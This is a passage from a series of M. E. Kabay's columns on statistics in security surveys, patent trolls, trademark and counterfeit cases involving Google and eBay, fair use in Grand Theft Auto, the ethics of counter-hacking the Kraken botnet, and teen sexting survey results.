So the results with both variables displayed indicate quite a different story: the cartoons have very little effect on people who had no security-awareness training but there was a noteworthy improvement after exposure to the cartoons among those who had been trained. In statistical terms, we call this phenomenon an interaction between the independent variables (workshops and cartoons); there are tests for decomposing the effects precisely (the log-likelihood ratio, G, is my favorite). For readers who have studied analysis of variance (ANOVA), the G-test is the non-parametric equivalent of a multivariate ANOVA. But enough of this airy persiflage.

In statistical analysis, we refer to *confounded* variables when an analysis varies more than one attribute in a measured variable (an independent variable) and then ascribes fluctuations in a result (a dependent variable) to only one of the variables. In our example, the study confounds exposure to cartoons (what the survey claims accounts for resistance to phishing) with the unreported variable, exposure to security-awareness training.

You can see that because the original study confounded the two variables (cartoon exposure and awareness training), the analysis of the pooled data was misleading: it falsely ascribed the difference in response to phishing to the cartoons alone. So now let's go back to the issue of people who admitted to having stolen data *or to knowing someone who did*.

The general principle here is as follows: Statements of the form "X% of respondents admitted doing Y or knowing of coworkers who did Y" don't mean *anything*. They confound a number of factors into a meaningless jumble:

1) How many people do Y?
2) How many people who do Y are willing to admit it to an interviewer or on a survey?
3) How secretive are people who do Y about letting coworkers know about their actions?
4) How many people learn about a single person's transgressions?

I won't even discuss the possibility that some people will report personally-held beliefs or rumors they have heard.

The issue of responsiveness (factor 2) is inherent in all studies and surveys, but factors 3 and 4 are at the heart of the problem here. If criminals are blabbermouths, those "knowing of coworkers who do" will rise; similarly, if the social networking of criminals is high, more people will know about the crimes than if the criminals are relatively private people. In any case, the confounding of *doing* the crimes and *knowing about* the crimes makes the statistic useless.

As a simple example of how misleading the garbled statistic can be, imagine a reduction to absurdity. Suppose a single person in a company of 10,000 steals trade information and gets arrested and convicted. The security department releases an alert about the case as part of the security-awareness program and all 9,999 other employees therefore know about the case. An interviewer arrives some time later and interviews a hundred employees, all of whom say that they have NEVER stolen trade secrets but ALL of whom say they know of someone who did.

The report would state that “100% of the employees admitted stealing data or knowing fellow employees who did.”

Bah, humbug.

* * *

For more information on applying statistics wisely, see my primer on “Understanding Computer Crime Studies and Statistics”.< http://www.mekabay.com/methodology/crime_stats_methods.pdf >

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

LINUX DEFENDERS ORGANIZE TO FIGHT PATENT TROLLS

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In December 2008, General Patent Corporation< http://www.generalpatent.com/ > announced that it was working on behalf of Worlds.com < http://www.worlds.com/ > to enforce its patents on "Scalable Virtual World Chat Client-Server System" and "System and Method for Enabling Users to Interact in a Virtual Space." which date back to 1995. Attorney Sean Kane, writing in his "Virtual Judgment" blog, commented, "Therefore, it would seem that General Patent Corporation and Worlds.com are taking the position that the above-referenced patents cover the idea of the computer architecture for a three-dimensional graphical multi-user interactive virtual world systems. If so, this announcement is arguably a very thinly veiled notice to the virtual world industry that infringement suits are forthcoming for those companies who do not enter into a licensing deal with General Patent Corporation and Worlds.com."

Are you tired of hearing of patents granted for obvious innovations? Are you weary of hearing about old patents that are purchased by firms like Niro, Scavone, Haller & Niro < http://www.niroscavone.com/ > which "concentrates its practice in intellectual property law" and became notorious as a hugely successful "patent troll" < http://www.law.com/jsp/article.jsp?id=1153299926232 >? Do you think that the people suing Google, Apple and Microsoft for infringement of a patent ludicrously granted for "a system and method for iconic software environment management"< http://www.google.com/patents?id=DeaoAAAAEBAJ&dq=7346850 > that they claim covers thumbnail images should be granted their day in court?< http://techdirt.com/articles/20081228/2133153224.shtml >

If you think that the US Patent and Trademark Office (USPTO)< http://uspto.gov/ > desperately needs help to clean the earwax out of its cerebral sulci, there's an excellent example from the world of Linux that would bear watching and emulating in other fields.

The Open Invention Network < http://www.openinventionnetwork.com/ >, the Software Freedom Law Center < http://www.softwarefreedom.org/ > and The LINUX Foundation < http://www.linux-foundation.org/ >) are sponsoring an organization called the LINUX DEFENDERS < http://linuxdefenders.org/ > which has three key projects described as follows (quoting from their Web page):

- Peer to Patent < http://linuxdefenders.org/projects?tab=1 >

  Peer-to-Patent is a historic initiative by the United States Patent and Trademark Office (USPTO) that opens the patent examination process to public participation for the first time. Peer-to-Patent is an online system that aims to improve the quality of issued patents by enabling the public to supply the USPTO with information relevant to assessing the claims of pending patent applications. Peer-to-Patent provides an opportunity to open up the closed patent review process to more information and enable better decision making and improve the patent system by avoiding the issuance of overly broad patents. Linux Defenders is working in cooperation with the established Peer-to-Patent program to create a portal for the Linux and open source community to participate in the program

and provide parallel initiatives with the same common goal of improving patent quality and enabling freedom of action/freedom to operate.

- Post-Issue Peer to Patent < http://linuxdefenders.org/projects?tab=2 >

  Post-Issue Peer-to-Patent takes a community-based approach to peer review for issued patents. In recent years the USPTO has at times been overwhelmed by the number of patent applications being filed in areas of new technology, such as software and business methods. Lacking access to comprehensive prior art in these subject matter areas, the USPTO had little choice but to grant patents that would otherwise have failed the test of patentability had relevant prior art been before the examiner. The rigor is provided by the community of peer reviewers who elect to participate in the review of issued patents and support the invalidation of poor quality patents and the patent office's goal of improving the quality of future issued patents.

- Defensive Publications < http://linuxdefenders.org/projects?tab=3 >

  Defensive publications, which are endorsed by the USPTO as an IP rights management tool, are documents that provide descriptions and artwork of a product, device or method so that it enters the public domain and becomes prior art upon publication. This powerful preemptive disclosure prevents other parties from obtaining a patent on a product, device or method that is known though not previously patented. It enables the original inventor to ensure access to the invention across the community by preventing others from later making patent claims on it.

These efforts can serve as models for the entire high-technology industry to marshal our intellectual resources to stop abuse of the patent system.

It's time to organize to fight the trolls.

* * *

For a series of articles about patent law and egregious cases of patent-based extortion, see

- Glimpse into patent law < http://www.networkworld.com/newsletters/sec/2003/0310sec2.html >
- PanIP has rights < http://www.networkworld.com/newsletters/sec/2003/0414sec1.html >
- PanIP exercises its rights < http://www.networkworld.com/newsletters/sec/2003/0414sec2.html >
- Overly broad e-commerce patents < http://www.networkworld.com/newsletters/sec/2003/0421sec1.html >

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

The Internet Protectors

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Pat Bitton< http://www.eurestopartners.com/About_pbitton.aspx > is a long-time friend and colleague. I'm delighted to offer her a platform to tell you about an excellent project that she has started with her associates Gayle Cline < http://www.facebook.com/home.php?ref=home#/profile.php?id=551123009&ref=ts > and EndState Solutions < http://www.endstate.com >. The remainder of today's column is entirely Pat Bitton's with minor edits.

* * *

If you're an information security professional, your entire social and family network regards you as the go-to person for all their questions, concerns, and panics about computer security. Every time something goes wrong with their PC, these folks are dialing your number or hitting you up via e-mail or instant messaging.

We all know that there is a huge amount of variably accurate security information on the Web. There are many blogs, forums, bulletin boards, white papers, podcasts, and Webinars – some posted by vendors, others by enthusiastic volunteers. The trouble is, there is no coherent resource for all types of computer security information in one place that is appropriate for all levels of expertise.

The arrival of social networking on the Internet provided the opportunity I'd been looking for to change this situation. Social networking sites let users set their own agenda for how they want to get information, following tags and topics to find their answers – exactly what was needed. I set about mapping just what a social network for information security might look like.

Although the site was not going to be totally tech-focused, clearly it would need to be able to deal with technical questions. Initial conversations with INFOSEC experts were encouraging; I got support from Roger Thompson, with whom I'd worked with at PestPatrol, Computer Associates, and Exploit Prevention Labs; Larry Bridwell, former consortium manager at the International Computer Security Association; and Graham Cluley at Sophos. There seemed to be general agreement that such a site would have value to the computer-using public at large. Recognized industry names like these would also give the site a degree of credibility from the start and help to secure funding to build the site.

Now we needed to come up with a name. Our goal was to give users the wherewithal to protect themselves online, so *The Internet Protectors* seemed to fit the bill. It embodies not only the online safety aspect but also the social-networking concept of users helping users.

As our team had all come from a technology background, it wasn't surprising that our first effort was too close to existing tech-support sites. So we went back to the drawing board and, instead of focusing on what security advice sites looked like, looked at successful social networks.

This approach worked like a charm, and the second iteration of The Internet Protectors site was much closer to our goals. We had areas for blogging, forums, and resources. We had ways for users to talk to each other and to the site's experts. Then it was on to plugging in content and recruiting experts in every area of security we could think of. We managed to fill most of our expert slots relatively easily, but locating enough content to make the site look and feel complete proved more of a challenge.

By September 2008, we were confident we'd done as much as we could, and our initial funding had run its course. Well, we thought, we'll just do what everyone else does these days – stick a Beta label on the site, take a deep breath, and put it out there. So we sent out e-mails to all of our friends, relatives, and neighbors – you know, all those people who used to ask us for advice – to tell them about the site, and pressed the Go Live button on http://www.TheInternetProtectors.com . To our great relief, nothing broke, and people started to visit. Wow, we thought, we've actually done it!

Of course, a social network, more so than many Websites, is only as useful as its active participants, and only valuable if people know it's there. So now we're concentrating on keeping the content fresh and continuously reaching out to people to spread the word.

That's where you come in.

We'd be very happy if *Network World Security Strategies* readers join in to provide content or to spread the word to fellow employees, family and friends – or both activities. Just drop us a line at mailto:info@TheInternetProtectors.com and help us make the Internet a safer place for everyone.

* * *

Pat Bitton has been working in the computer security field for twenty years. She has been involved in creating marketing strategies for successful security firms such as Dr Solomon's, Symantec, Trend Micro, PestPatrol, Exploit Prevention Labs, and AVG Technologies.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Trademarks as Keywords for Targeted Ads?
Louis Vuitton v. Google Raises Interesting Questions

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

I've been doing research for my annual review of intellectual property law and have had a great deal of fun learning about all sorts of interesting new developments. Here's a case that might interest readers who work in commercial organizations with valuable trademarks but that raises unexpected questions about freedom of speech.

* * *

The Google search engine typically uses searchers' keywords to pop up appropriate paid ads. The "AdWords" system< http://adwords.google.com/ > is a phenomenally successful system that charges advertisers only when viewers click on their ads. There are no restrictions in the US on which keywords an advertiser can list in its contract with Google; e.g., a Ford car dealer could select "General Motors," "Chevrolet," "Toyota" and so on as keywords to make an ad about its autos appear on the side of the search-results page.

In May 2008, Google decided to allow AdWords users in the UK and Ireland to use the same rules as those in the US.

However, some owners of famous trademarks are not very pleased that searches on their keywords leads to ads on their competitors' products – or even on sellers of counterfeits.

In December 2004, Le Meridien Hotels of France won a lawsuit against Google France. The International Hotel & Restaurant Association reported, "a Nanterre court in France ruled that Google infringed on the trademarks of Le Meridien by allowing the hotel chain's rivals to bid on keywords of its name and appear prominently in related search results. Le Meridien had sued Google's French subsidiary on Oct. 25 after failing to reach an amicable agreement, according to court documents. In a blow to Google's keyword-bidding engine, the French court ordered the company to stop linking ads to Le Meridien-trademarked terms by Monday or face a daily fine of $194 (150 euros). The company must also cease linking ads related to Le Meridien brands within 72 hours of whenever Le Meridien notifies it of listings in violation, or face a daily fine of 150 euros. Finally, Google must pay all court fees and a fine of $2,592 (2,000 euros)."< http://www.ih-ra.com/html-ihra/ihra30/I30_AlerteLe_Mer.htm >

In February 2005, Louis Vuitton won a lawsuit in Paris against Google in which the court ruled (according to Adam Viener in Corante), "that Google's allowing competitors to run ads triggered by Louis Vuitton's trademark terms was counterfeiting, unfair competition and misleading advertising. The court has ordered Google to pay Louis Vuitton $250,000 and stop displaying ads for Vuitton's competitors whenever users type in the company's name into the search engine."< http://goyami.corante.com/archives/2005/02/08/louis_vuitton_vs_google.php >

In June 2008, the Vuitton v. Google case continued< http://www.networkworld.com/news/2008/060408-google-louis-vuitton-face-off.html >, with news that Google attorneys had succeeded in gaining a hearing for an appeal before the European Court of Justice in Luxembourg. The hearing date could be in 2009.

It's an interesting question, isn't it? If Vuitton and others win cases making it illegal to post paid ads which point to ads they don't like, what would stop anyone from suing search engine companies if they didn't like the search results that included use of their trademarks? Google "Vuitton handbags" and note how many of the top sites are selling "fake" and "replica" versions of the famous stuff.

But wait, there's more. Suppose Vuitton did not like a news or opinion article that suggested that, say, people who buy $700 Vuitton handbags because of the label should seek psychiatric help: would they use trademark infringement as a basis for demanding that the link to that article be removed from a search engine?

So were you able to find this article through a search engine?

* * *

For a primer on US trademark laws and regulations see Jordan LaVine's paper (unfortunately stored as a poorly-formatted DOC file)< http://law.lexisnexis.com/webcenters/link.aspx?b=EkIu0cwqiQg= > and my lecture notes from the CJ341 Cyberlaw and Cybercrime course < http://www.mekabay.com/courses/academic/norwich/cj341/lectures/15_trademarks.pdf >

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Online Auctions:
Caveat Mercator Venditorque

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Following up on the last column, which reviewed legal conflicts over trademarks as keywords for targeted ads and dealt with a trademark infringement case between Louis Vuitton and Google, today I want to introduce an interesting question about the responsibility of online auctioneers – eBay in particular – for stopping unauthorized sales of trademarked materials or of their knockoffs.

Readers may recall that the issue of responsibility of an online purveyor of information was the subject of two key rulings from the early days of networked computing:

- In Cubby v. CompuServe< http://www.loundy.com/CASES/Cubby_v_Compuserve.html >, the plaintiff argued that the value-added network (VAN) CompuServe (a privately-owned precursor of what we take for granted on the Internet today) was liable for libelous information posted in a "forum" (equivalent to today's blogs). The court ruled in essence that because CompuServe never asserted any authority over the contents of the privately-run forums, it could not be held liable for the libel. In this sense, the VAN was treated as legally equivalent to a common carrier such as a phone company, or to distributors such as newsstand operators.< http://www.cyberlibel.com/liabilit.html >

- In Stratton Oakmont v. Prodigy< http://www.internetlibrary.com/cases/lib_case80.cfm >, the plaintiffs sued a similar VAN, Prodigy Services Company. However, in this case, Prodigy made a specific claim of responsibility for the content of its "family-friendly" service. Failure to abide by its own standards made it liable for allowing defamatory postings to have persisted on its service.

EBay has always cooperated with any trademark holder which tells it to stop an auction that violates its rights. The issue in the eBay cases reviewed below revolves around whether the company is responsible for *finding* all those violations itself.

In a reversal of the usual Latin admonition, CAVEAT EMPTOR warning buyers to beware, U.S. District Judge Richard Sullivan of the US District Court for the Southern District of New York ruled against Tiffany & Co and in favor of eBay in July 2008. Tiffany had argued that eBay should be responsible for policing all of the auctions hosted on its site for any possible infringements of its trademarks.< http://www.eff.org/files/filenode/tiffany_v_ebay/tiffany-v-ebay-dct.pdf >

Hailed by the Electronic Frontier Foundation as a triump for consumer protection< http://www.eff.org/deeplinks/2008/07/tiffany-v-ebay-court-rejects-tiffanys-expansive-tr >, the ruling asserted that there was nothing wrong with advertising legitimate Tiffany goods using their own trademark. Senior Intellectual Property Law attorney Michael Kwun, commenting for the EFF, wrote, "So long as you don't confuse consumers about the source of goods and/or suggest a mark owner endorses your activity, you're free to use a trademark accurately to describe products made by the trademark owner…."

As for the sale of fake Tiffany materials on eBay, the judge rejected the notion that it was entirely the auctioneer's responsibility to identify such frauds. When notified of specific frauds, eBay quickly stopped the auctions; in addition, according to a report by Linda Rosencrance of Computerworld< http://www.networkworld.com/news/2008/081808-minding-online-store-a-case.html >, eBay offers "its Verified Rights Owner Program, or VeRO, which provides software tools to help companies look for fake goods on its site. More than 18,000 businesses take part in VeRO, eBay said; if a company determines that a seller is peddling counterfeit merchandise, it notifies eBay, which immediately takes down the auction."

A complicating factor for eBay is that European courts have ruled exactly the opposite way:

- In April 2007, the German Federal Supreme Court in Karlsruhe ruled on a dispute that started in 2001 between Montres Rolex SA and eBay. The plaintiffs accused eBay of failing to prevent auctions of fake Rolex watches online. The court finally returned the case to the Higher Regional Court of Düsseldorf.< http://uk.reuters.com/article/internetNews/idUKN2736988920070727 > Attorneys Simon Chapman, Philipp Plog and Cynthia Walden commented, "The Court concluded that if the sellers of fake products act as professional dealers, the platform provider must not only block illegal offerings it is notified of, but generally take all possible measures in order to avoid any future infringements of that kind. The Federal Supreme Court explicitly pointed out that in doing so no undue burden must be put on the defendant that could jeopardise its entire business model. In referring the decision back to the Appellate court in Düsseldorf the Federal Supreme Court nevertheless pointed out that obliging eBay to apply specific software in order to filter out obvious infringements by using key words and, as a second step, to manually check the results of this filtering process would not present an undue burden for the platform. Also, according to the judges, an extremely low reserve price of the seller of less than 800 Euros for an alleged ROLEX watch may trigger an obligation for eBay to act. The Appellate court will now have to decide if the ascertained infringements were 'obvious and clear' and what kind of preventive measures may be considered as 'technically possible and reasonable.' " < http://www.ffw.com/publications/all/articles/has-time-run-out-for-internet.aspx >

- In June 2008, Hermes won a court case in France brought by Hermes, which objected to sales of two counterfeits of its bags; the fine against eBay was €20K.< http://www.forbes.com/2008/06/09/ebay-counterfeit-hermes-tech-enter-cx_vr_0609ebay.html >

- Later in June 2008, the Tribunal de Commerce in Paris ruled that eBay owed several plaintiffs the equivalent of U$61M for "gross misconduct and detrimental breach" in failing to prevent the auctions of perfumes by Christian Dior, Guerlain, Givenchy and Kenzo (limited by contract to sale through licensed outlets) and the sale of counterfeits of products bearing trademarks by Louis Vuitton and Christian Dior.< http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9105158 >

Computerworld's Rosencrance summarized the situation by citing experts who worried that the contradictory rulings from the US and European courts puts eBay and other online sellers in a difficult position; they will likely have to come to a uniform policy that applies worldwide. "Meanwhile," she wrote,"eBay, which is appealing the European court decisions, said it spends $20 million annually to identify counterfeit goods on its site. That figure would likely increase substantially if eBay were forced to take on more responsibility for rooting out sales of fake

products. And the company probably would have to change the way it handles counterfeiting across the board, not just in those two countries."

But in any case, as the Latin in today's title indicates, it is necessary for both merchants and sellers to beware.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

As Happy as a Rock Star in a Pig Pen: Fair Use Doctrine in a Video Game

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Just how far does copyright extend? I ran across an interesting case recently during my research for an intellectual-property yearly review that might illuminate concepts of fair use doctrine.

The owners (ESS) of the Play Pen Gentlemen's Club in eastern Los Angeles objected to the inclusion of a strip club called the Pig Pen in the video game Grand Theft Auto: San Andreas owned and produced by Rockstar Games, which takes place in a cartoon version of Los Angeles called "Lost Santos" that was composited by artists in Scotland from elements captured in photographs taken throughout the Los Angeles area.

On April 22, 2005, ESS sued for trademark infringement and unfair competition under a number of statutes; the case was heard by The Honorable Margaret M. Morrow, District Judge in the United States District Court for the Central District of California. The judgement< http://caselaw.lp.findlaw.com/data2/circs/9th/0656237p.pdf > includes the following description:

> The heart of ESS's complaint is that Rockstar has used Play Pen's distinctive logo and trade dress without its authorization and has created a likelihood of confusion among consumers as to whether ESS has endorsed, or is associated with, the video depiction.
>
> In response, Rockstar moved for summary judgment on all of ESS's claims, arguing that the affirmative defenses of nominative fair use and the First Amendment protected it against liability. It also argued that its use of ESS's intellectual property did not infringe ESS's trademark by creating a 'likelihood of confusion.'

Judge Morrow ruled against the plaintiff and ESS appealed her decision. Judge Diarmuid F. O'Scannlain of the United States Court of Appeals for the Ninth Circuit wrote the Court's opinion affirming the lower court's rejection of ESS' claims of trademark infringement and published it on November 5, 2008.< http://caselaw.lp.findlaw.com/data2/circs/9th/0656237p.pdf > The key elements of the Appeal Court's reasoning were as follows:

1) In its defense, Rock Star argued that the nominative fair use principle protected its use of a trademark. Nominative fair use occurs when someone uses a trademark to describe the trademarked product, not a competing product with a similar trademark. The original court rejected this argument as irrelevant, since Rock Star's "Pig Pen" was not the trademarked logo of "Play Pen," nor was there any evidence that the artists intended to comment on the Play Pen strip club.

2) Rock Star argued that the First Amendment protects the use of trademarks for legitimate artistic wors or for criticism. Specifically, the action under the Lanham Act sections governing trademark infringement do not apply to such uses "unless [it] explicitly misleads as to the source or the content of the work." Since there was no reasonable basis for supposing that the owners of Play Pen had anything to do with the creation and promotion of the video game.

3) ESS argued “that, because players are free to ignore the storyline and spend as much time as they want at the Pig Pen, the Pig Pen can be considered a significant part of the Game, leading to confusion.” However, the judge wrote, “But fans can spend all nine innings of a baseball game at the hot dog stand; that hardly makes Dodger Stadium a butcher’s shop. In other words, the chance to attend a virtual strip club is unambiguously not the main selling point of the Game.”

For all these reasons, the lower court's ruling was affirmed: “…we conclude that Rockstar’s modification of ESS’s trademark is not explicitly misleading and is thus protected by the First Amendment. Since the First Amendment defense applies equally to ESS’s state law claims as to its Lanham Act claim, the district court properly dismissed the entire case on Rockstar’s motion for summary judgment.”

Cool. Go ye forth and frolic virtually in the Pig Pen without let or hindrance.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Kraken the Botnet:
The Ethics of Counter-Hacking

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The Kraken (a 19th century word referring to a giant squid)< http://unmuseum.mus.pa.us/kraken.htm > is a huge network of personal computers that have been infected with software that turns them into zombie systems under the control of a master program – a botnet< http://www.honeynet.org/papers/bots/ >. The Kraken botnet is used by criminals to generate spam. Kelly Jackson Higgins, writing for DarkReading, says "...like Storm, Kraken so far is mostly being used for spamming the usual scams – high interest loans, gambling, male enhancement products, pharmacy advertisements, and counterfeit watches, for instance." The botnet is the largest known; in April 2008 it was estimated to included 400,000 zombies.< http://www.darkreading.com/shared/printableArticle.jhtml?articleID=211201307 >

Gregg Keizer of *Computerworld* reports< http://www.networkworld.com/news/2008/043008-researchers-infiltrate-kraken-botnet-could.html > that in April 2008, TippingPoint researchers Pedram Amini and Cody Pierce "created a fake Kraken command-and-control server by reverse engineering the list of domain names found in a captured sample of the bot, and then registered some of the sub-domains Kraken looks for. The server essentially acted as a command-and-control honeypot that waited for connections from PCs infected with the bot

As a result, the scientists "monitored the incoming communications from Kraken bots for seven days." They "listened and collected statistics for a week, and filtered out [for] the IP addresses and then the systems." Then "Pierce wrote code that would let him redirect infected PCs, or better yet, use the bot's built-in update mechanism – something most malware includes – to remove Kraken."

However, management at TippingPoint forbade the researchers from activating the cleaning code. They argued that although it might be nice to interfere with the botnet, the law in the US forbids unauthorized access to anyone's computers, including zombies. In addition, managers were concerned about the possibility that their code could inadvertently damage the systems of unknowing recipients of their well-intentioned cleaning. ."< http://www.theregister.co.uk/2008/04/29/kraken_botnet_infiltrated/ >

This case illustrates sound judgement on the part of the managers at TippingPoint. There are two fundamental problems here:

1. Releasing programs that modify other people's systems without permission, even with the best of intentions, is a prescription for disaster. It's bad enough getting a poorly tested patch from a major software vendor that screws up the operating system or an application program when we allow it to load; having someone's bright idea invade our computers without permission – and inevitably, without consideration of particular configurations that will make the program cause damage – is unconscionable.
2. Accessing someone else's computer without permission is illegal. Period.

Readers should remind over-enthusiastic colleagues who are contemplating counter-hacking that breaking the law to punish bad guys on the 'Net is not acceptable; corporate policies should be

unambiguous on this matter. Charles Cresson Wood, in his *Information Security Policies Made Easy,* 10th Edition < http://www.informationshield.com/ispmemain.htm > offers a simple policy in Chapter 9 (Access Control):

> Policy: Workers must not use Company X information systems to engage in hacking activities that include, but are not limited to: (a) gaining unauthorized access to any other information systems, (b) damaging, altering, or disrupting the operations of any other information systems, and (c) capturing or otherwise obtaining passwords, encryption keys, or any other access control mechanism that could permit unauthorized access.

In his Commentary for the policy, Wood writes,

> The policy is written in such a way that it applies to both internal and external information systems. The policy embraces a wide variety of hacker techniques, including social engineering, and password grabbers. Thus the words ―access control mechanism‖ are deliberately vague. This phrase includes smart cards, dynamic password tokens, and other extended authentication mechanisms. This policy can be used to discipline, and perhaps terminate, a worker who was hacking through Company X information systems.

The final warning is that sometimes the apparent source of trouble may be the result of deception: it is quite possible that the target of counter-hacking could be a completely innocent and totally uninvolved computer (and person) who would suffer harm because of poorly-though-through vindictiveness.

So get busy kracken the whip! No counter-hacking!

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Sexting: Pervasive Cameras + Internet = Autoporn

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Got kids? Think they're too sensible to send nude or seminude pictures of themselves to their buddies?

Think again.

In the section "Sexting 101 – Guide for Parents,"< http://www.safetyweb.com/prevent-teens-sexting > on the SafetyWeb site, *sexting* is defined as "the act of sending a sexually suggestive or explicit text message (AKA texting, SMS, MMS) to someone else. In most instances, the intended recipient is a current or prospective boyfriend or girlfriend. These messages may vary from simple text, to photos, or even short videos sent from a mobile phone to either another phone and/or email account."

The National Campaign to Prevent Teen and Unplanned Pregnancy< http://www.thenationalcampaign.org/ > sponsored a survey< http://www.thenationalcampaign.org/sextech/PDF/SexTech_Summary.pdf > in 2008 in which a nonrandom but representative sample of "…1,280 respondents – 653 teens (ages 13-19) and 627 young adults (ages 20-26)…." responded to questions about sexting. The terms in the questions were defined for every respondent as follows quoted exactly from page 5 of the report – page 6 in the PDF:


- Sexually suggestive pictures/video: semi-nude or nude personal pictures/video taken of oneself and not found on the Internet, or received from a stranger (like spam), etc.
- Sexually suggestive messages: sexually suggestive written personal texts, emails IMs, etc.—and not those you might receive from a stranger (like spam), etc.
- Messages only refers to those written electronically (in emails, texts, IMs, etc.)—and pictures/video only refers to those captured electronically (on a cellphone or digital camera/camcorder), etc.

Respondents were told, "This survey will include questions about 'sexy messages and pictures' (like suggestive pictures sent to a boyfriend/girlfriend, for example) – and will require you to answer them in order to finish. If you are not comfortable sharing your opinions about that, then we encourage you to stop the survey now." They were asked, "Would you like to continue?"

The key results for the entire sample including 95% confidence limits relating to sending sexually suggestive messages and photos electronically were as follows (based on detailed tables on report page 11):

- 48% (45-51%) had "Sent a sexually suggestive message to someone (email, IM, text, etc.)"
- 40% (37-43%) had "Had a sexually suggestive message (originally meant to be private) shared with [them]"
- 26% (24-28%) had "Sent a nude or semi-nude picture/video (of [themselves]) to someone (via email, cellphone, etc.)"
- 30% (27-33%) "Had a nude or semi-nude picture/video (originally meant to be
- private) shared with [them]"

I added the 95% confidence intervals because I can't stand publishing isolated percentages. These limits indicate ranges for which we can assert that there is a 95% probability that the range includes the true (parametric) proportion in the population. The calculation is loose, being based on what the confidence intervals would be if the percentages arose from a *random* sample of size 1,280. We can use them as a rough guide of the reliability of the sample proportions. Click here< LINK TO FILE sexting_percentages_conf-limits.jpg > for a screenshot of the calculations and formulas I used.



